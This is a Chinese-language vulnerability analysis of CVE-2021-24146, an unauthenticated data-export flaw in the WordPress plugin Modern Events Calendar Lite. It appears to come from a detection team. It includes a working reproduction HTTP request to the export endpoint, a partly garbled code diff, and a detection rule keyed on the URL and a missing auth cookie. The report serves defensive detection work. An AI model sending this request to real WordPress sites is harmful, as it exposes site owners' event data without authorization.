# WordPress 插件Events Calendar 5.16.2 信息泄露漏洞(CVE-2021-24146)

## 事件背景

1. 研究背景: 天眼日志分析

2. 事件名称: HTTP\_漏洞利用\_信息泄露\_WordPress插件Modern\_Events\_Calendar\_Lite

3. 修改字段: match

4. 数据来源: 天眼日志对比

5. 研究深度: 源码分析

6. 分析人员: 周山

7. 分析时间: 2023.6.19

#### 漏洞说明

- 1. 漏洞原理: Modern Events Calendar Lite WordPress插件缺乏授权检查, 5.16.5之前的版本没有正确限制 对导出文件的访问, 允许未经认证的用户导出CSV或XML格式的所有事件数据。
- 2. 组件描述: Modern Events Calendar Lite是一款功能强大的WordPress插件,用于创建和管理活动日历。提供直观界面,支持添加、编辑和展示事件,包括时间、地点、票务等详细信息。可自定义多种日历视图,支持票务销售和数据导入导出。是一个灵活、易用的解决方案,适用于各类网站,提升活动管理和展示效果。
- 3. 影响版本: < Modern Events Calendar Lite v5.16.5


### 漏洞复现

рос

LaTeX 包 复制代码

1 GET /wp-admin/admin.php?page=MEC-ix&tab=MEC-export&mec-ix-action=export-eve nts&format=csv HTTP/1.1

- 2 Host: 10.211.55.3
- 3 Upgrade-Insecure-Requests: 1
- 4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_15\_7) AppleWebKit/53 7.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- 6 Accept-Encoding: gzip, deflate
- 7 Accept-Language: zh-CN,zh;q=0.9
- 8 Cookie: CookieLanguageName=ZH-CN; USER\_NAME\_COOKIE=admin; SID\_1=6c0c974b; U I\_COOKIE=0; hideTopbar=1; stylesheet=ayti; wp\_lang=zh\_CN; wordpress\_test\_cookie=WP+Cookie+check
- 9 Connection: close



#### 漏洞分析

该漏洞的原因很简单,由于在Modern Events Calendar Lite v5.16.5版本对该漏洞进行了修复,我们可以对比5.17版本和5.16.2版本的diff,看是如何修复的。

```
$file_name = md5($post_id
                                                               $file_name = md5($post_id).'.'.$this->main->get_image_type
                                                              $path = rtrim($wp_upload_dir['path'], DS.' ').DS.$file_nam
            $path = rtrim($wp_upload_
                                                              $url = rtrim($wp_upload_dir['url'], '/ ').'/'.$file_name;
            $url = rtrim($wp_upload_d
            $file->write($path, $phot
                                                               $file->write($path, $photo);
            $this->main->set_featured
                                                               $this->main->set_featured_image($url, $post_id);
    return array('success'=>1, 'data'
                                                      return array('success'=>1, 'data'=>$post_ids);
public function export_all_events_do(
                                                  public function export_all_events_do()
                                                      $format = isset($_GET['format']) ? sanitize_text_field($_GET['format'])
    $format = isset($_GET['format'])
    $events = $this->main->get_events
                                                       $events = $this->main->get_events('-1');
    $render = $this->getRender();
                                                      $render = $this->getRender();
    switch($format)
                                                      switch($format)
        case 'ical':
                                                          case 'ical':
```

5.17版本比5.16版本在export\_all\_event\_do函数多出了导出前判断当前用户权限的操作。所以如果请求中无代表当前用户身份的字段,则可判断为攻击。

wordpress中cookie身份设置如下,可见会存在三个"|"

# 规则解析

- 1. 提取特征点: url参数以及cookies部分
- 2. 特征点原因:该漏洞触发url以及参数固定,cookie如果不带有标明当前用户身份信息的字段则可判断为攻击
- 3. 规则: http.url\*^"wp-admin/admin.php?"&&http.url\*^sequence("page","=","MEC-ix")&&http.url\*^sequence("tab","=","MEC-export")&&http.url\*^sequence("mec-ix-action","=","export-events")&&http.url\*^sequence("format","=")&&urldec(http.cookie)!~"wordpress\_[0-9a-zA-Z]+=.+\|.+\|.+\|"
- 4. 最佳检测方案: 使用规则进行检测。